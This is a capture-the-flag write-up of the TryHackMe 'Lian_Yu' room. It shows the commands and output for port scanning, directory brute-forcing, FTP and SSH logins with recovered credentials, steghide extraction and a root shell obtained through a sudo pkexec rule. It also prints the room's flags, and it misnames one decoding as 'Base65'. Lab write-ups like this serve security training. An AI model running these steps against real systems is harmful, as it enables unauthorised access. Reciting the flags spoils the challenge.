

Lian_Yu

TryHackMe: A Beginner Level Security Challenge

Tools:

Reconnaissance

- nmap : maps ports on IP addresses to check which services are running (port scanner)
 - [Nmap Cheat Sheet](#)

Enumeration

- gobuster : directory fuzzing (understand status codes)
 - [How to Scan Websites for Interesting Directories & Files with Gobuster](#)
 - [HTTP - Status Codes](#)

Exploitation

- steghide

Privilege Escalation

- pkexec
-

Target IP Address: 10.10.221.107


Okay so I started with a quick nmap scan to see open ports.

```
nmap -sC -sV -O -T5 10.10.221.107
```

```
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.2
22/tcp    open  ssh      OpenSSH 6.7p1 Debian 5+deb8u8 (protocol 2.0)
ssh-hostkey:
 1024 56:50:bd:11:ef:d4:ac:56:32:c3:ee:73:3e:de:87:f4 (DSA)
 2048 39:6f:3a:9c:b6:2d:ad:0c:d8:6d:be:77:13:07:25:d6 (RSA)
 256 a6:69:96:d7:6d:61:27:96:7e:bb:9f:83:60:1b:52:12 (ECDSA)
 256 3f:43:76:75:a8:5a:a6:cd:33:b0:66:42:04:91:fe:a0 (ED25519)
80/tcp    open  http     Apache httpd
_http-server-header: Apache
_http-title: Purgatory
111/tcp   open  rpcbind  2-4 (RPC #100000)
rpcinfo:
  program version    port/proto  service
 100000    2,3,4      111/tcp     rpcbind
 100000    2,3,4      111/udp     rpcbind
 100000    3,4        111/tcp6    rpcbind
 100000    3,4        111/udp6    rpcbind
 100024    1          36326/tcp6  status
 100024    1          43109/udp6  status
 100024    1          53249/tcp   status
 100024    1          54229/udp   status
```

- 1. Port 21 running on TCP
- 2. Port 22 running on TCP
- 3. Port 80 running on TCP
- 4. Port 111 running on TCP

Well I see that we have a web server so let's visit the site at `http://10.10.221.107`. Wow what a cool Arrowverse site, but I want to explore more so time to enumerate!



I am going to use gobuster to perform a dictionary attack to see if I can find any web directories.

```
gobuster dir -u http://10.10.221.107 -w
/usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
Found: /island (Status: 301)
```

So I continued to `http://10.10.221.107/island` and viewed the page source. Guess what I found... 'vigilante' hidden due to its color being set to white. (This could be a possible user).

```
10.10.221.107/island/ x http://10.10.221.107/island/ x +
view-source:http://10.10.221.107/island/
Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB >>

1 <!DOCTYPE html>
2 <html>
3 <body>
4 <style>
5
6 </style>
7 <h1> Ohhh Noo, Don't Talk..... </h1>
8
9
10
11
12
13 <p> I wasn't Expecting You at this Moment. I will meet you there </p><!-- go!go!go! -->
14
15
16
17
18
19
20 <p>You should find a way to <b> Lian_Yu</b> as we are planed. The Code Word is: <p><h2 style="color:white"> vigilante</style></h2>
21
22 </body>
23 </html>
24
25
```


Due to its status being 301 which means 'Moved Permanently' I believe that there will be more directories within it. Therefore I'm going to use gobuster again, this time against `http://10.10.221.107/island`
Found: /2100 (Status: 301)

I navigated to the new directory and pulled up the page source.

```
10.10.221.107/island/ x http://10.10.221.107/island/2 x +
view-source:http://10.10.221.107/island/2100/
Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter

1 <!DOCTYPE html>
2 <html>
3 <body>
4
5 <h1 align=center>How Oliver Queen finds his way to Lian_Yu?</h1>
6
7
8 <p align=center >
9 <iframe width="640" height="480" src="https://www.youtube.com/embed/X8ZiFuW41yY">
10 </iframe> <p>
11 <!-- you can avail your .ticket here but how? -->
12
13 </header>
14 </body>
15 </html>
16
17
```


There is a comment with an extension .ticket, so I'm going to do another enumeration specifying the extension (-x) with gobuster.
Found: /green_arrow.ticket (Status: 301)



This is just a token to get into Queen's Gambit(Ship)

RTy8yhBQdscX

This looks like a password, but it seems to be encrypted. Let's fire up CyberChef ([GCHQ CyberChef](#)) to decode the string. After trying a few operations I finally got it with **Base65**.



Well it seems I have a possible user/password combination with vigilante/!#th3h00d.

I saw Port 21 (ftp) up so lets try it with the possible credentials?

`ftp 10.10.221.107`

Once logged in I listed the directories and files with `ls -la` and found 3 images:

- Leave_me_along.png
- Queen's Gambit.png
- aa.jpg

To give you a browser view:

Index of ftp://10.10.221.107/

[↑ Up to higher level directory](#)

Name	Size	Last Modified
File: Leave_me_alone.png	500 KB	5/1/20 3:26:00 AM EDT
File: Queen's_Gambit.png	538 KB	5/5/20 11:10:00 AM EDT
File: aa.jpg	187 KB	5/1/20 3:25:00 AM EDT

Well I'm curious to see what pictures they store so I start clicking on them. However "Leave_me_alone.png" has an error and is unable to display the picture. Time to find out why!

```
file Leave_me_alone.png
```

```
| Leave_me_alone.png : data
```

I want to get a hex dump of the first few lines to check the file signature (magic number). I see that the magic number is not what it is supposed to be for png images. ([List of file signatures](#))

```
xxd Leave_me_alone.png | head
```


```
root@kali:/home/kali/Documents# xxd Leave_me_alone.png | head
00000000: 5845 6fae 0a0d 1a0a 0000 000d 4948 4452  XEo.....IHDR
00000010: 0000 034d 0000 01db 0806 0000 0017 a371  ...M.....q
00000020: 5b00 0020 0049 4441 5478 9cac bde9 7a24  [.. .IDATx....z$
00000030: 4b6e 2508 33f7 e092 6466 dea5 557b 6934  Kn%.3 ... df ..U{i4
00000040: 6a69 54fd f573 cebc c03c 9c7e b4d4 a556  jiT..s ... <..~ ...V
00000050: 4955 75d7 5c98 5c22 c2dd 6c3e 00e7 c0e0  IUu.\..\ " ..l>....
```

- For png files: **89 50 4E 47 0D 0A 1A 0A**

Therefore I must change it to the correct magic numbers.

```
hexedit Leave_me_alone.png
```

After I fix it and open the image I see this:




Well this seems to be like the perfect password :) I tried logging into SSH with vigilante and this new password but it didn't work, so I have to keep searching.

```
steghide extract -sf aa.jpg  
| wrote extracted data to "ss.zip"
```

The passphrase was the password we found in "Leave_me_alone.png." I then proceeded to unzip the file and found two text files.

- passwd.txt
- shado




```
File Actions Edit View Help  
GNU nano 4.9.2 shado  
M3tahuman
```

A password seemed to be stored in 'shado.' I want to try ssh with the user 'slade' since I found their directory but could not access it.

```
ssh slade@10.10.221.107
```



```
root@kali:/home/kali/Documents# ssh slade@10.10.221.107  
The authenticity of host '10.10.221.107 (10.10.221.107)' can't be established.  
ECDSA key fingerprint is SHA256:Rc91rXUKn9aMcuwG8LxCUejBAjP+xNW74MfLbPqUuhc.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '10.10.221.107' (ECDSA) to the list of known hosts.  
slade@10.10.221.107's password:  
Way To SSH ...  
Loading.....Done..  
Connecting To Lian_Yu Happy Hacking  
  
WELCOME2  
  
LIAN_YU  
#  
  
slade@LianYu:~$
```



```
slade@LianYu:~$ ls  
user.txt  
slade@LianYu:~$ cat user.txt  
THM{P30P7E_K33P_53CRET5__COMPUT3R5_D0N'T}  
—Felicity Smoak
```

Now I want to see if the user has sudo permissions (Privilege Escalation).

```
sudo -l
```

|User slade may run the following commands on LianYu:

(root) PASSWD: /usr/bin/pkexec

Using the man command I see that the pkexec command is used to execute a command as another user. Sweet! Let's try running as root.

```
slade@LianYu:~$ sudo /usr/bin/pkexec /bin/bash
root@LianYu:~#
```

```
slade@LianYu:~$ sudo /usr/bin/pkexec /bin/bash
root@LianYu:~# ls
root.txt
root@LianYu:~# cat root.txt
Mission accomplished
```

You are injected me with Mirakuru:) ---> Now slade Will become DEATHSTROKE.

THM{MY_W0RD_I5_MY_B0ND_IF_I_ACC3PT_YOUR_CONTRACT_THEN_IT_WILL_BE_COMPL3TED_OR_I'LL_BE_D34D}
--DEATHSTROKE

Let me know your comments about this machine :)
I will be available @twitter @User6825

By: Nicole Wong